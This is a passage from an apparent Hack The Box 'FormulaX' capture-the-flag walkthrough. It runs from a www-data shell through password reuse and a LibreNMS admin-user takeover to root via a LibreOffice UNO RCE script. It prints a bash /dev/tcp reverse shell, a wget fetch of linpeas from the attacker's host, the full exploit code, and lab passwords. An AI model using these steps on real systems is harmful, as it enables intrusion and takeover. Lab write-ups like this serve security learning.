ls: cannot open directory '.': Permission denied
www-data@formulax:/opt/librenms$ cd /home
cd /home
www-data@formulax:/home$ ls
ls
frank_dorky
kai_relay
www-data@formulax:/home$ ls -lh
ls -lh
total 8.0K
drwxr-x--- 6 frank_dorky frank_dorky 4.0K Feb 19 21:20 frank_dorky
drwxr-x--- 12 kai_relay kai_relay 4.0K Mar 14 23:58 kai_relay
www-data@formulax:/home$ cd frank_dorky
cd frank_dorky
bash: cd: frank_dorky: Permission denied
www-data@formulax:/home$ su frank_dorky
su frank_dorky
Password: manchesterunited

ls
frank_dorky
kai_relay
cd frank_dorky
ls
user.txt
cat user.txt
021f624f300c25234ed25c88d007bc09
```

Caught the user flag!

FORMULAX - BIPIN

Listening and forwarding from port 3000 to the Ip obtained from librenms in the obtained username, Ip of the machine:

```
(kali@Bipinbates) ~/Desktop/spatsnaz
$ sudo ssh -L:3000:127.0.0.1:3000 frank_dorky@10.10.11.6
The authenticity of host '10.10.11.6 (10.10.11.6)' can't be established.
ED25519 key fingerprint is SHA256:e0esz1Aos6gxt2ci4LGbCAR6i31EoktxFlvCFF+rcM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.6' (ED25519) to the list of known hosts.
frank_dorky@10.10.11.6: password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
Internet connection or proxy setting


Last login: Fri Mar 15 01:14:41 2024 from 10.10.14.54
frank_dorky@formulax-5$
```

Localhost ip login for librenms:



Although having a different localhost port, accessing the librenms using default login credentials:

FORMULAX - BIPIN



Connection refused, seems that new user should be registered again, so adding a new user to access:

```


su: Authentication failure
frank_dorky@formulax~$ cd /opt
frank_dorky@formulax/opt$ ls
librenms
frank_dorky@formulax/opt$ cd librenms
frank_dorky@formulax/opt/librenms$ ls
ls: cannot open directory '.': Permission denied
frank_dorky@formulax/opt/librenms$ ./adduser.php spetsnaz
Add User Tool
Usage: ./adduser.php <username> <password> <level 1-10> [email]
frank_dorky@formulax/opt/librenms$ ./adduser.php spetsnaz password 10

```

Username: "spetsnaz"

Password: "password"


Level: 10 (Authority to access the system)




Logging in with new user:
ID: "Spetsnaz"
Password: "password"

The LibreNMS login form. It shows the username "spetsnaz" entered in the first field. The password field is empty, and a red error message "The password field is required." is displayed below it. There is a "Remember Me" checkbox and a "Login" button. At the bottom, there is a disclaimer: "Unauthorised access or use shall render the user liable to criminal and/or civil prosecution."


After logging into libreNMS, the dashboard is as follows:



Manage Users portal, the name of admin is “Kai Relay”:



Admin real username: “Kai Relay”



FORMULAX - BIPIN

Registering librenms server to the VM (kali, system) host (/etc/hosts) in the port 3000 to remove failure:

User

Webserver

FAIL: server_name is set incorrectly for your webserver, update your webserver config. 127.0.0.0 librenms.com

Fix:

server_name 127.0.0.0;

Registering localhost IP to machine:

```
(kali) Bipsbabes) [~/Desktop/spetsnaz]
$ sudo vi /etc/hosts

(kali) Bipsbabes) [~/Desktop/spetsnaz]
$ cat /etc/hosts
127.0.0.1 Bipsbabes
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

#machine:
10.10.11.6 chatbot.htb dev-git-auto-update.chatbot.htb
127.0.0.0 librenms.com
```

Accessing librenms (registered host):



 LibreNMS

Username

Password

☐ Remember Me

Login

Unauthorised access or use shall render the user liable to criminal and/or civil prosecution.

Alert Template :: Docs

Template name

Default Alert Template

Template

```

{{ $Alert->title }}
Severity: {{ $Alert->severity }}
@if ($Alert->state == 0) Time elapsed: {{ $Alert->elapsed }} @endif
Timestamp: {{ $Alert->timestamp }}
Unique-ID: {{ $Alert->uid }}
Rule: @if ($Alert->name) {{ $Alert->name }} @else {{ $Alert->rule }} @endif
@if ($Alert->faults) Faults:
@foreach ($Alert->faults as $key => $value)
  #{{ $key }}: {{ $value['string'] }}
@endforeach
@endif
Alert sent to:
@foreach ($Alert->contacts as $key => $value)
  {{ $value }} <{{ $key }}>
@endforeach

```

Attach template to rules

Nothing selected

Alert title

Alert Title

Recovery title

Recovery Title

Update template

Copying the given format as *conf.txt*:

```

(kali@Bipsbabes) ~/Desktop/spetsnaz
$ ls
chathash.txt competitive_Langur69.ovpn conf.txt evil.js linpeas.sh scan.log.gnmap scan.log.nmap scan.log.xml shell.sh

(kali@Bipsbabes) ~/Desktop/spetsnaz
$ cat conf.txt
{{ $Alert->title }}
Severity: {{ $Alert->severity }}
@if ($Alert->state == 0) Time elapsed: {{ $Alert->elapsed }} @endif
Timestamp: {{ $Alert->timestamp }}
Unique-ID: {{ $Alert->uid }}
Rule: @if ($Alert->name) {{ $Alert->name }} @else {{ $Alert->rule }} @endif
@if ($Alert->faults) Faults:
@foreach ($Alert->faults as $key => $value)
  #{{ $key }}: {{ $value['string'] }}
@endforeach
@endif
Alert sent to:
@foreach ($Alert->contacts as $key => $value)
  {{ $value }} <{{ $key }}>
@endforeach

```

Attach template to rules

Nothing selected


Alert title

Alert Title


Recovery title

FORMULAX - BIPIN

Generating new alert to ping the VPN server:



Ping successful as requested:



As ping was successful, trying to XSS with the existing bash file.



Listened and connection established with librenms:

```
(kali🌐 Bipsbabes)-[~/Desktop/spetsnaz]
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.76] from (UNKNOWN) [10.10.11.6] 34320
bash: cannot set terminal process group (938): Inappropriate ioctl for device
bash: no job control in this shell
librenms@formulax:~$
```

```
librenms@formulax:~$ whoami
whoami
librenms
librenms@formulax:~$
```

Importing linpeas again and running it on the server:

```
librenms@formulax:/dev/shm$ wget http://librenms.com/linpeas.sh
wget http://librenms.com/linpeas.sh
--2024-03-17 13:28:44-- http://librenms.com/linpeas.sh
Resolving librenms.com (librenms.com) : failed: Temporary
wget: unable to resolve host address 'librenms.com'
librenms@formulax:/dev/shm$ wget http://10.10.16.76/linpeas.sh
wget http://10.10.16.76/linpeas.sh
--2024-03-17 13:29:56-- http://10.10.16.76/linpeas.sh
Connecting to 10.10.16.76:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860549 (840K) [application/javascript]
Saving to: 'linpeas.sh'

0K ..... 5% 229K 3s
50K ..... 11% 478K 2s
100K ..... 17% 478K 2s
150K ..... 23% 210K 2s
200K ..... 29% 431K 2s
250K ..... 35% 265K 2s
300K ..... 41% 681K 1s
350K ..... 47% 273K 1s
400K ..... 53% 1.50M 1s
450K ..... 59% 599K 1s
500K ..... 65% 248K 1s
550K ..... 71% 534K 1s
600K ..... 77% 868K 0s
650K ..... 83% 454K 0s
700K ..... 89% 769K 0s
750K ..... 95% 259K 0s
800K ..... 100% 1.32M=2.1s

2024-03-17 13:29:58 (401 KB/s) - 'linpeas.sh' saved [860549/860549]

librenms@formulax:/dev/shm$ ls
ls
linpeas.sh
librenms@formulax:/dev/shm$
```

previously installed!

```
librenms@formulax:/dev/shm$ bash linpeas.sh
bash linpeas.sh
```

Linpeas displayed password for the user *kai_relay* which consists of root access:

```
Environment
Any private information inside environment variables?
DB_PASSWORD=mychemicalformulaX
HISTSIZE=0
PWD=/dev/shm
NODE_ID=648b260eb18d2
HOME=/opt/librenms
HISTFILE=/dev/null
APP_KEY=base64:iRoDToFGZE008+68w7EzYPp8a7KZCNk+4Fhh97lnCEk=
DB_USERNAME=kai_relay
DB_HOST=localhost
USER=librenms
SHLVL=3
VAPID_PRIVATE_KEY=chr9zI PVQT8NsYgDGeVFda-AiD0UWIY6OW-jStiwmTQ
HISTFILESIZE=0
DB_DATABASE=librenms
VAPID_PUBLIC_KEY=BDhe6thQfwA7eIEUvyMPH9CEtrWZM1ySaMMlaB10DsIhGeQ8lks8kL6uLtjMsHe61-ZCC6f6XgPVt7O6liSqpV
OLDPWD=/dev
_=/usr/bin/env

Searching Signature verification failed in dmesg
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
```

Switching the user to *kai_relay*:

```
frank_dorky@formulax/home$ su kai_relay
Password:
kai_relay@formulax/home$ ls
frank_dorky kai_relay
kai_relay@formulax/home$ whoami
kai_relay
kai_relay@formulax/home$ |
```

Scanning through the files existing in the user:

```
kai_relay@formulax/home$ sudo -l
Matching Defaults entries for kai_relay on formulax:
  env_reset, timestamp_timeout=0, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty, env_reset, timestamp_timeout=0

User kai_relay may run the following commands on formulax:
  (ALL) NOPASSWD: /usr/bin/office.sh
kai_relay@formulax/home$

(ALL) NOPASSWD: /usr/bin/office.sh
kai_relay@formulax/home$ ls -lh /usr/bin/office.sh
-rwxr-xr-x 1 root root 128 Sep  6 2023 /usr/bin/office.sh
kai_relay@formulax/home$ |
```

Got a possibility of having flag in the file as permission have been restricted to limited hosts and port, which means that SSH tunneling should be done to obtain it

```
kai_relay@formulax/home$ ls -lh /usr/bin/office.sh
-rwxr-xr-x 1 root root 128 Sep  6 2023 /usr/bin/office.sh
kai_relay@formulax/home$ cat /usr/bin/office.sh
#!/bin/bash
/usr/bin/soffice --calc --accept="socket,host=localhost,port=2002;urp;" --norestore --nologo --nodefault --headless
kai_relay@formulax/home$ |
```

Creating a connection between the two users using localhost with assigned port of 2002:

FORMULAX - BIPIN

```

cd frank_dorky@kali:~/Desktop/0.0.0
ls
lin.log
user.txt
nc -v localhost 2002
Connection to localhost (127.0.0.1) 2002 port [tcp/*] succeeded!
e@com.sun.star.bridge.XProtocolPropertiesUrpProtocolProperties.UrpProtocolPropertiesTido@gA^[[D^[[D

kai_relay@formulax/home$ sudo -L
sudo: invalid option -- 'L'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-ABknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-ABknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-ABbEHknPS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h host] [-p
usage: sudo -e [-ABknS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h host] [-p
kai_relay@formulax/home$ sudo -l
Matching Defaults entries for kai_relay on formulax:
    env_reset, timestamp_timeout=0, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin

User kai_relay may run the following commands on formulax:
    (ALL) NOPASSWD: /usr/bin/office.sh
kai_relay@formulax/home$ ls -lh /usr/bin/office.sh
-rwxr-xr-x 1 root root 128 Sep  6 2023 /usr/bin/office.sh
kai_relay@formulax/home$ cat /usr/bin/office.sh
#!/bin/bash
/usr/bin/office --calc --accept="socket,host=localhost,port=2002;urp;" --norestore --nologo
kai_relay@formulax/home$

```

Got a script from the following github when googled the error after successful connection for RCE UNO:

<https://github.com/sud0woodo/ApacheUNO-RCE>

```

GNU nano 6.2      rce.py
import uno
from com.sun.star.system import XSystemShellExecute
import argparse

parser = argparse.ArgumentParser()
parser.add_argument('--host', help='host to connect to', dest='host', required=True)
parser.add_argument('--port', help='port to connect to', dest='port', required=True)

args = parser.parse_args()
# Define the UNO component
localContext = uno.getComponentContext()
# Define the resolver to use, this is used to connect with the API
resolver = localContext.ServiceManager.createInstanceWithContext(
    "com.sun.star.bridge.UnoUrlResolver", localContext)
# Connect with the provided host on the provided target port
print("[+] Connecting to target..")
context = resolver.resolve(
    "uno:socket,host={0},port={1};urp;StarOffice.ComponentContext?mat({args.host,args.port})".format(args.host, args.port)
)
# Issue the service manager to spawn the SystemShellExecute module and execute calc.exe
service_manager = context.ServiceManager
print("[+] Connected to {0}".format(args.host))
shell_execute = service_manager.createInstance("com.sun.star.system.SystemShellExecute")
shell_execute.execute("/dev/shm/shell.sh", "", 1)

```

Without giving permission to file shell.sh, the connection was not built up so therefore changed the mod and achieved root connection:

```

frank_dorky@formulax/dev/shm$ cat shell.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.76/9001 0>&1
frank_dorky@formulax/dev/shm$

```

```
[*] Connected to localhost...
frank_dorky@formulax/dev/shm$ python3 rce.py --host localhost --port 2002
[*] Connected to localhost...
frank_dorky@formulax/dev/shm$ python3 rce.py --host localhost --port 2002
[*] Connecting to target...
[*] Connected to localhost...
frank_dorky@formulax/dev/shm$ python3 rce.py --host localhost --port 2002
[*] Connecting to target...
[*] Connected to localhost...
frank_dorky@formulax/dev/shm$ nano shell.sh
frank_dorky@formulax/dev/shm$ python3 rce.py --host localhost --port 2002
[*] Connecting to target...
[*] Connected to localhost...
frank_dorky@formulax/dev/shm$ chmod +x shell.sh
frank_dorky@formulax/dev/shm$ python3 rce.py --host localhost --port 2002
[*] Connecting to target...
[*] Connected to localhost...
frank_dorky@formulax/dev/shm$
```

Root access accomplished:

```
root@formulax:/home/kai_relay# whoami
whoami
root
root@formulax:/home/kai_relay#
```


Flag file, root.txt:

```
root@formulax:/home/kai_relay# pwd
pwd
/home/kai_relay
root@formulax:/home/kai_relay# cd
cd
root@formulax:~# wc -c root.txt
wc -c r.txt
wc: r.txt: No such file or directory
root@formulax:~# ls
ls
root.txt
scripts
snap
root@formulax:~#
```

```
root@formulax:~# cat root.txt
cat root.txt
aeee0dfb14ab2ea55befa4fa7e642455
root@formulax:~#
```

Caught Root Flag!

Machine Pwned at Hack the box (proof):



FORMULAX - BIPIN

Bibliography

Database, S. V. (2022, December 5). *Snyk Vulnerability Database*. Retrieved from Snyk Vulnerability Database: <https://security.snyk.io/vuln/SNYK-JS-SIMPLEGIT-3112221>

<https://security.snyk.io/package/npm/simple-git>

<https://www.revshells.com/>

<https://book.hacktricks.xyz/network-services-pentesting/27017-27018-mongodb>

<https://github.com/carlospolop/PEASS-ng/releases/tag/20240310-532aceca>

FORMULAX - BIPIN